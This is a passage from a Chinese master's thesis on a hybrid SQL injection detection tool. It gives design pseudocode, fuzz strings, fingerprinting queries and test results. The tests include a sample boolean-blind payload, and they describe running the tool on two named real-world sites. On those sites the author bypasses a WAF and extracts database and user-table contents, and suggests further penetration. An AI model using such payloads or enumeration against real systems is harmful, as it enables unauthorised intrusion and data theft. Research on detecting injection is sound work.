            kb.heuristicDbms = heuristicCheckDbms(injection)
    #根据 DBMS 和注入类型生成 Payload
    Backend.forceDbms(payloadDbms[0] if isinstance(payloadDbms, list) else payloadDbms)
    reqPayload = Func[templatePayload,boundPayload]
    #发起请求
```

```
Result = Request.queryPage(reqPayload, place, raise404=False)
#解析结果
if Parse(result):
   injectable = True
```

Payload 生成后，经过编码和变形处理，对 HttpRequest 模版进行填充，形成完整的测试用例。利用 queryPage 函数发起 Http 请求，将请求结果返回。接下来需要对此次结果进行分析，判断是否注入成功。结果分析部分主要用到了四种技术，分别为基于时间的响应、基于条件的响应、Http 错误代码和错误页面等。Payload 生成的时候，已经指定了注入结果的判定方法，以基于错误页面的结果分析为例，该技术主要是利用正则表达式去匹配和提取错误信息，其伪代码如下：

```
# 基于错误页面的结果分析
if method == PAYLOAD.METHOD.GREP:
   page, headers = Request.queryPage(reqPayload, place, content=True, raise404=False)
   # 利用正则表达式提取结果
   output = extractRegexResult(check, page, re.DOTALL | re.IGNORECASE)…
            if output: #匹配成功，存在注入漏洞
                result = output == "1"
                if result:
                   injectable = True
```

4.3.3.3 模糊测试

模糊测试属于软件测试中的黑盒测试的一种，基本上使用畸形或者半畸形的数据进行自动化的漏洞挖掘。这种方法的最大优点就是简单，往往能够发现被肉眼忽略的漏洞。

对 SQL 注入的测试需要提供一个模糊测试向量，本系统采用了 wfuzz 工具提供的模糊向量，模糊变量包含 Http 方法、url 查询参数、PostData 数据、cookies 等。将每个模糊变量替换成真正的模糊数据，封装成一个完整的模糊测试用例。系统采用的部分模糊数据如下：

```
'
"
#
-
```

```
--
'%20--
--';
'%20;
=%20'
=%20;
```

模糊测试对响应结果的分析与常规检测方法相同，利用正则表达式和关键字来判断是否注入成功。

4.3.4 系统指纹提取模块

数据库系统指纹识别模块主要设计了以下功能：

- 数据库的版本信息
- 当前用户和连接的数据库
- 网站采用的技术架构
- 数据库系统运行的操作系统环境



图 4-9 数据库系统指纹处理流程

此模块的设计相对简单，是在检测模块成功找出网站存在注入的参数和注入漏洞类型后，实施的数据库系统指纹信息提取，其本质是利用数据库系统提供的查询语句。如果是基于错误的注入漏洞检测，如果网站没有过滤错误信息，错误

信息中就包含了网站使用的数据库和技术架构等相关信息[46]。具体技术在本文的第二章中有详细介绍，这里不再重复说明。其具体的处理方式如图 4-9 所示。

以数据库版本为例，对于 MySQL 数据库，提取数据库的标志信息的查询语句为：

SELECT @@version

对于 SQL Server 数据库，枚举数据库的模式的查询语句为：

Select name from master..sysdatabase

4.3.5 数据提取模块

此模块对有 SQL 注入漏洞的页面进行更深一层次的利用，得到有用的信息，此模块包含判断数据库类型、获取连接数据库的用户名，获取数据库名、获取数据库表名、获取数据库字段名及详细信息的功能。具体如图 4-10 所示。



图 4-10 数据提取模块流程图

数据枚举首先需要枚举数据库的模式，即需要知道在远程服务器中存在的数据库、数据库中的表以及每张表中存在的列。在清楚数据库模式后，用 SELECT 等查询语句查询表中的内容，根据具体的注入类型，将该查询添加到 Payload 中，然后解析结果并将该内容保存到本地。数据枚举模块和数据库系统指纹识别的区别在于构造出的查询语句不同。

4.4 本章小结

本章介绍了 SQL 注入的自动化检测系统的设计和实现，说明了该系统的设计目标和总结结构，然后按照模块划分，详细阐述了每个模块的设计思想，并附上了部分模块的核心伪代码。系统采用了一种混合式的注入漏洞检测方法，将启发式检测、常规检测和基于模糊测试的方法进行了整合，综合了各种方法的优点。

第五章 SQL 注入检测系统测试

本章以OWASP Broken Web Applications Project发布的最新的包含SQL注入漏洞的 VM 虚拟机镜像为目标靶机，同时根据乌云漏洞平台公布一些包含注入漏洞真实互联网环境作为测试目标，对检测系统进行了详细的测试，并对测试结果进行了分析。

5.1 测试环境

检测系统的主要用 Python 编程语言实现，调用了许多网络基础库和第三方开发的类库，方便实现 URL 的解析和编码工作，以及 Http 请求的构造和网页内容的解析。为了方便操作，设计了一套 UI 界面，由 C#语言实现，所有开发和测试都是在 Windows 操作系统环境下进行。具体如表 5-1 所示。

表 5-1　测试环境说明

名称	配置信息
操作系统	Windows 8.1
Python 版本	2.7.9
虚拟机	Vmware Workstation 10.0.2 build-1744117
被测虚拟机镜像	OWASP Broken Web Apps VM v1.1.1
集成开发环境	Visual Studio 2013+PyCharm4.0.5
.Net 版本	.net framework 4.0

除了实验测试环境外，系统在实际的互联网络环境中选择了两个存在 SQL 注入漏洞的网站，也取得了较好的效果，证明 SQL 注入检测系统能够检测出真实环境下的 SQL 注入漏洞。

5.2 测试

5.2.1 测试一：MySQL 环境测试

测试一的目标测试环境为 Linux 环境下的 PHP 应用程序，应用程序后台数据库使用了 MySQL 数据库。测试环境直接是选择了 OWASP Broken Web Applications

Project 提供的 VM 格式的虚拟机镜像，目前该虚拟机镜像最新版本为 1.1.1，更新于 2013 年 9 月，可以从 https://code.google.com/p/owaspbwa/下载。具体的测试应用选择的是 DVWA，一个专门用于安全训练测试的项目。下载后用 Vmware Workstation 打开，网络模式选择 NAT，在本地 Host 文件中添加一条域名解析，将 www.victim.com 域名绑定到虚拟的地址。该测试的目的是为了说明检测系统对 MySQL 环境下的 SQL 注入漏洞的检测效果。

被测地址：

http://www.victim.com/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit



图 5-1 添加 Cookie 信息

图 5-1 为被测网站的 Cookie 设置界面。由于该网站需要登录，通过编辑-选项，打开属性设置窗口，添加 Cookie 信息，Cookie 信息的获取可以通过 Fiddler 等工具抓包查看，或者直接用浏览器的插件提取。从 Cookie 的值可以看出，服务器在成功登录后，会为客户端添加一个会话参数 PHPSESSID。

图 5-2 为 SQL 注入漏洞检测结果，从结果可以看出，该网页参数 id 存在 SQL 注入漏洞，系统发现了两种可以利用的方法，分别为 boolean-based blind 和 error-based。以 boolean-based blind 举例，利用了 AND boolean-based blind - WHERE or HAVING clause 技术，触发漏洞的 Payload 为 id=1' AND 1895=1895 AND 'OLiE'='OLiE&Submit=Submit。检测系统同时会提取目标系统的指纹信息，本次实验中可以看到，目标系统后台数据库采用的是 MySQL 5.0，网站系统使用了 PHP 5.3.2，服务器软件是 Apache 2.2.14，操作系统是 Ubuntu，更多详细信息见图。

图 5-2 DVWA 网页注入漏洞检测结果

图 5-3 说明了利用检测出的注入漏洞，进行了数据库、表和列内容的提取，通过数据库信息等枚举技术，该数据库系统中存在两个数据库，dvwa 和 information_schema，其中 dvwa 包含两个表，guestbook 和 users，users 表共有 4 个字段，对关心的 user 和 password 进行提取，可以看出，password 字段保存的是 Hash 后的结果，经过基于字典的 Hash 暴力破解，最终得到了数据库 dvwa 中的用户信息内容。



图 5-3 DVWA 数据库信息提取结果

5.2.2 测试二：MSSQL 环境测试

测试地址：

http://stu.gxufe.cn/xsweb/pub/temp.aspx?type=menu&nj=ygm

漏洞来源：青果教务系统

被测网站存在简单的 WAF 保护，通过测试二可以看出检测系统针对 MSSQL 类型的数据库的检测能力和 WAF 的绕过能力。

图 5-4 包含 MSSQL 数据库的网站注入漏洞检测结果

从图 5-4 可以看出，检测系统成功的发现了 SQL 注入漏洞，注入参数为 nj，该网站采用的 ASP.NET+Microsoft SQL Server 2012+IIS+Windows 7 的技术。漏洞利用方式只检测出 UNION query。当前用户为 admin，可以推测为管理员用户，没有使用超级用户 sa。



图 5-5 MSSQL 数据库信息提取结果

从图 5-5 的结果来看，该目标系统运行有 7 个数据库，当进行表和内容提取的时候出现异常，无法获得更多数据。推测是网站系统采用了 WAF 等保护措施，检

测系统只能部分绕过 WAF 的检测，该网站上部署的 WAF 增加了 SQL 注入漏洞利用的难度。如果能够知道更多关于 WAF 的防护原理，可以进行更多数据提取和提权操作。操作系统 Windows 7 SP1、IIS 和 ASP.NET 的版本偏低，可能没有打补丁，可以尝试利用此类系统软件的漏洞来进行更深入的攻击，即注入攻击和其他类型攻击的综合利用，以 SQL 注入为入口点，进行系统的渗透测试。

5.2.3 测试三：Oracle 环境测试



图 5-6 包含 Oracle 数据库的网站漏洞检测结果

测试地址：

http://shu.easou.com/reader.e?tagid=38&rpt=list&esid=7uTD95pbqN1&qd=M3150001&fr=3.r1_c.93

漏洞来源：宜搜某子站 SQL 注入

图 5-6 可以看出，被测地址的 tagid 参数存在注入问题，注入漏洞类型为 UNION query。该网站采用 Nginx+Oracle 的解决方案，但是运行的操作系统类型没有正确提取。一般来说，Nginx 会搭载 Linux 操作系统，企业更倾向于选择将服务部署 Readhat 系统中。

系统的数据库信息如图 5-7 所示，数据库 ESADS 中的 UMS_USER 表的内容被正确提取，从实际的提取过程中，此次数据提取的速度最慢，最后通过增加多线程的技术有所提升。



图 5-7 Oracle 数据库信息提取结果

实验发现，不同类型的 SQL 注入漏洞的利用效果差别很大，以测试二和测试三的结果对比。基于 boolean-based blind 的 UNION query 的效率明显低于基于 Generic UNION query 的查询。

5.3 本章小结

本章主要介绍了 SQL 注入检测系统的测试方法和测试结果，并对测试结果进行了简单分析。从测试结果来看，系统能够支持对 MSSQL、MySQL 和 Oracle 数据库的检测，同时可以提取网站的指纹信息，包括操作系统、HTTP 服务器和网站开发技术等的类型和具体版本信息。同时能够基于检测出的漏洞，进行数据库枚举操作。如果遇到当前数据库用户的权限过低或者 WAF 干扰等因素，会导致枚举失败。

第六章 总结与展望

6.1 工作总结

随着移动互联网的到来，电子商务、网上银行和政府教育部门的网络化办公的普及，各种大小公司也纷纷建立自己的网站。网站的安全不仅关系着企业的形象，更涉及用户的隐私和财产安全。SQL 注入是网站的最大安全威胁之一，尤其是对数据的安全威胁。本文针对 SQL 注入的漏洞检测展开的研究工作，主要工作如下：

本文第一章指出了 SQL 注入漏洞的危害，说明了针对 SQL 注入漏洞展开研究的重大意义，虽然该漏洞一直存在，却未能引起足够的重视，同时对国内外的研究现状做了总结。

本文第二章总结了 SQL 注入漏洞检测中的两大核心技术：SQL 注入的测试和 SQL 注入的利用，通过实际举例说明 SQL 注入测试所用到的方法，以及每种方法的优缺点。并介绍了 SQL 注入漏洞扫描相关的辅助工具。

本文第三章提出了一种混合的 SQL 注入漏洞检测方法，对该方法的原理做了详细介绍。该方法结合了启发式的漏洞检测、基于 payloads 库的常规检测和基于模糊测试的注入漏洞检测。随着技术的进步，SQL 注入的研究也在更新，包括移动设备上的注入攻击，浏览器客户端的注入问题。尤其是近几年的非关系型数据库的大量应用，同样存在类似的注入问题，本文对这些前沿领域的研究方法做了一个简单的总结。

第四章是检测系统的设计与实现，介绍了系统的总体结构和主要功能模块，并对主要功能模块的设计思想做了介绍，并附上了部分功能实现的核心代码。由于篇幅限制，只是简略的介绍。

第五章介绍了对 SQL 注入检测系统的测试工作，测试环境包括了 OWASP Broken Web Applications Project 提供的 VM 虚拟机镜像环境，同时选择对真实环境中的网站进行了注入漏洞检测。从实验结果来看，该检测系统能够有效的检测出网站存在的注入漏洞，验证了混合式 SQL 注入漏洞检测方法的有效性。

利用该系统，能够自动地完成 SQL 注入漏洞的检测工作，帮助安全分析人员从事相关的研究工作，减轻了漏洞分析人员的工作量。

6.2 工作展望

本文提出了一种混合式的 SQL 注入漏洞的检测方法，并基于该方法实现了 SQL 注入检测系统，达到了预期的效果。但是，该检测方法和检测系统依然存在某些不足之处。

第一，考虑到网络爬虫的设计已经非常成熟，本文重点研究 SQL 注入漏洞的检测方法和利用技术，没有设计网络爬虫部分，故该系统只适合 SQL 注入漏洞的研究工作，无法用于对网站整体进行安全性评估。对网站全站进行自动化的 SQL 注入漏洞检测，需要补充网络爬虫模块和内容存储相关的数据结构和模块设计。

第二，WAF 和 IPS 等安全防护设备种类繁多，用户数也在不断增加。从相关的安全组织和公司发布的研究报告知，目前大部分存在安全漏洞的网站为政府和教务系统网站，大型商业网站的漏洞数较少，商业网站对数据的过滤和验证较严格。因此，针对 WAF 设备的检测和绕过技术需要加强。

第三，漏洞的检测和利用不是单一的，实现多种 Web 应用安全漏洞的全面检测才是最终目标，网站的安全取决于“最短的木板”，单独判断网站是否存在注入漏洞只是安全性检测中重要的一环。

致谢

在电子科技大学度过了七年时光，学校的银杏更美了，新的教学楼也已经开始投入使用，每一年，学校都有新的变化。我也从懵懂的大一新生，变成了现在的研究生师兄。

我在这里收获了许多。我要感谢我的导师张小松教授，从本科三年级开始就指导我的学习，引导我进入了网络安全这个研究领域。我也要感谢陈厅老师，他对待学术的认真态度和科研精神令我钦佩，同时也让我认识到自己在科研工作中的不足。在论文的撰写过程中，遇到许多问题，感谢张老师的悉心指导和中肯的建议，张老师对于网络安全中某些问题的看法给我深刻的启发。

本文大量参考了其他学者的研究成果，在此对这些作者表示衷心的感谢，感谢他们给予我的帮助和在漏洞挖掘领域所做出的卓越的贡献，以及那种无私的分享精神。

最后，我要感谢那些默默陪伴我研究生三年的室友和同学，给予我的帮助和支持，因为有你们，我的生活才如此精彩。我要由衷地感谢我的父母，谢谢你们对我的支持和关爱。

参考文献

[1] 360 安全中心 2013 年中国网站安全报告[EB/OL].

[2] Top_10_2010-Main[EB/OL]. https://www.owasp.org/index.php/Top_10_2010-Main

[3] Top_10_2013[EB/OL]. https://www.owasp.org/index.php/Top_10_2013-Top_10

[4] Puppy R F. NT web technology vulnerabilities[J]. Phrack Magazine, 1998, 8(54).

[5] Andrews C. SQL injection FAQ[J]. 2001.

[6] 李静. 字符串的模式匹配算法——基于 KMP 算法的讨论[J]. 青岛化工学院学报: 自然科学版, 2002, 23(2): 78-80.

[7] 于秀梅, 梁彬, 陈红. 软件源码上的数据挖掘应用综述[J]. 计算机应用, 2009, 29(09): 2494-2498.

[8] 游悠. SQL 注入的一般方法及防御措施[J]. 中国科技信息, 2005 (18A): 13-13.

[9] 徐陋, 姚国祥. SQL 注入攻击全面预防办法及其应用[J]. 微计算机信息, 2006 (03X): 10-12.

[10] SQ Injection[EB/OL]. http://en.wikipedia.org/wiki/SQL_injection

[11] Halfond W G J, Orso A. AMNESIA: analysis and monitoring for NEutralizing SQL-injection attacks[C]//Proceedings of the 20th IEEE/ACM international Conference on Automated software engineering. ACM, 2005: 174-183.

[12] SQL Injection Knowledge Base - A reference guide for MySQL, MSSQL and Oracle SQL Injection attacks[EB/OL]. http://www.websec.ca/kb/sql_injection

[13] Ruse M, Sarkar T, Basu S. Analysis & detection of SQL injection vulnerabilities via automatic test case generation of programs[C]//Applications and the Internet (SAINT), 2010 10th IEEE/IPSJ International Symposium on. IEEE, 2010: 31-37.

[14] Kieyzun A, Guo P J, Jayaraman K, et al. Automatic creation of SQL injection and cross-site scripting attacks[C]//Software Engineering, 2009. ICSE 2009. IEEE 31st International Conference on. IEEE, 2009: 199-209.

[15] Buehrer G, Weide B W, Sivilotti P A G. Using parse tree validation to prevent SQL injection attacks[C]//Proceedings of the 5th international workshop on Software engineering and middleware. ACM, 2005: 106-113.

[16] HTTP 协议详解[EB/OL]. http://www.cnblogs.com/tankxiao/archive/2012/02/13/2342672.html

[17] SQL injection attacks and defense[M]. Elsevier, 2012.

[18] Berners-Lee T, Fielding R, Frystyk H. Hypertext transfer protocol--HTTP/1.0[J]. 1996.

[19] Spett K. Blind sql injection[J]. SPI Dynamics Inc, 2003.

[20] Halfond W G, Viegas J, Orso A. A classification of SQL-injection attacks and countermeasures [C]//Proceedings of the IEEE International Symposium on Secure Software Engineering. IEEE, 2006: 65-81.

[21] Choraś M, Kozik R, Puchalski D, et al. Correlation approach for SQL injection attacks detection[C]//International Joint Conference CISIS'12-ICEUTE´ 12-SOCO´ 12 Special Sessions. Springer Berlin Heidelberg, 2013: 177-185.

[22] 陈小兵, 张汉煜, 骆力明, 等. SQL 注入攻击及其防范检测技术研究[J]. 计算机工程与应用, 2007, 43(11): 150-152.

[23] Litchfield D. Data-mining with SQL Injection and Inference[J]. Next Generation Security software Ltd., White Paper, 2005.

[24] Xie Y, Aiken A. Static Detection of Security Vulnerabilities in Scripting Languages [C]//USENIX Security. 2006, 6: 179-192.

[25] Dowd M, McDonald J, Schuh J. The art of software security assessment: Identifying and preventing software vulnerabilities[M]. Pearson Education, 2006.

[26] Subashini S, Kavitha V. A survey on security issues in service delivery models of cloud computing[J]. Journal of network and computer applications, 2011, 34(1): 1-11.

[27] Subashini S, Kavitha V. A survey on security issues in service delivery models of cloud computing[J]. Journal of network and computer applications, 2011, 34(1): 1-11.

[28] Burnett M. Hacking the Code[J]. 2004.

[29] Aidemark J, Vinter J, Folkesson P, et al. Goofi: Generic object-oriented fault injection tool[C] //Dependable Systems and Networks, 2001. DSN 2001. International Conference on. IEEE, 2001: 83-88.

[30] Aidemark J, Vinter J, Folkesson P, et al. Goofi: Generic object-oriented fault injection tool[C]//Dependable Systems and Networks, 2001. DSN 2001. International Conference on. IEEE, 2001: 83-88.

[31] 张卓. SQL 注入攻击技术及防范措施研究[D]. 上海: 上海交通大学, 2007.

[32] Anley C. Advanced SQL injection in SQL server applications[J]. 2002.

[33] Chapela V. Advanced SQL injection[J]. OWASP Foundation, Apr, 2005.

[34] Anley C, Heasman J, Grindlay B. The Database Hacker's Handbook: Defending Database Servers[M]. New York: Wiley, 2005.

[35] Kieyzun A, Guo P J, Jayaraman K, et al. Automatic creation of SQL injection and cross-site scripting attacks[C]//Software Engineering, 2009. ICSE 2009. IEEE 31st International Conference on. IEEE, 2009: 199-209.

[36] Fu X, Lu X, Peltsverger B, et al. A static analysis framework for detecting SQL injection vulnerabilities[C]//Computer Software and Applications Conference, 2007. COMPSAC 2007. 31st Annual International. IEEE, 2007, 1: 87-96.

[37] DeHaan D, Larson P A, Zhou J. Stacked indexed views in Microsoft SQL Server[C]//Proceedings of the 2005 ACM SIGMOD international conference on Management of data. ACM, 2005: 179-190.

[38] Fayó E M. Advanced SQL injection in Oracle databases[J]. Argeniss Information Security, Black Hat Briefings, Black Hat USA, Feb, 2005.

[39] Halfond W G J, Orso A, Manolios P. Using positive tainting and syntax-aware evaluation to counter SQL injection attacks[C]//Proceedings of the 14th ACM SIGSOFT international symposium on Foundations of software engineering. ACM, 2006: 175-185.

[40] Koski D, Lee C P, Maganty V, et al. Fuzz revisited: A re-examination of the reliability of UNIX utilities and services[M]. University of Wisconsin-Madison, Computer Sciences Department, 1995.

[41] Bugiel S, Davi L, Dmitrienko A, et al. Xmandroid: A new android evolution to mitigate privilege escalation attacks[J]. Technische Universität Darmstadt, Technical Report TR-2011-04, 2011.

[42] Shar L K, Tan H B K. Defeating SQL injection[J]. Computer, 2013 (3): 69-77.

[43] Trivero A. Abusing html 5 structured client-side storage[J]. EB/OL]. http://packetstorm. orionhosting. co. uk/papers/general/html5whitepaper. pdf, 2008, 7.

[44] Okman L, Gal-Oz N, Gonen Y, et al. Security issues in nosql databases[C]//Trust, Security and Privacy in Computing and Communications (TrustCom), 2011 IEEE 10th International Conference on. IEEE, 2011: 541-547.

[45] Kanade A, Gopal A, Kanade S. A study of normalization and embedding in MongoDB[C]//Advance Computing Conference (IACC), 2014 IEEE International. IEEE, 2014: 416-421.

[46] EVTEEV D. Methods of quick exploitation of blind sql injection[R]. Technical Report, Positive Technologies Research Lab, 2010.

攻读硕士学位期间取得的成果

[1] 2012 年获得研究生一等奖学金

[2] 2014 年获得研究生一等奖学金

[4] 发表专利. 一种 NTFS 文件系统下应用层文件隐藏方法

[5] 发表专利. 一种基于匿名网络的 DNS 查询方法

[6] 发表专利. 一种基于正则表达式的身份验证方法

电子科技大学
UNIVERSITY OF ELECTRONIC SCIENCE AND TECHNOLOGY OF CHINA

专业学位硕士学位论文

MASTER THESIS FOR PROFESSIONAL DEGREE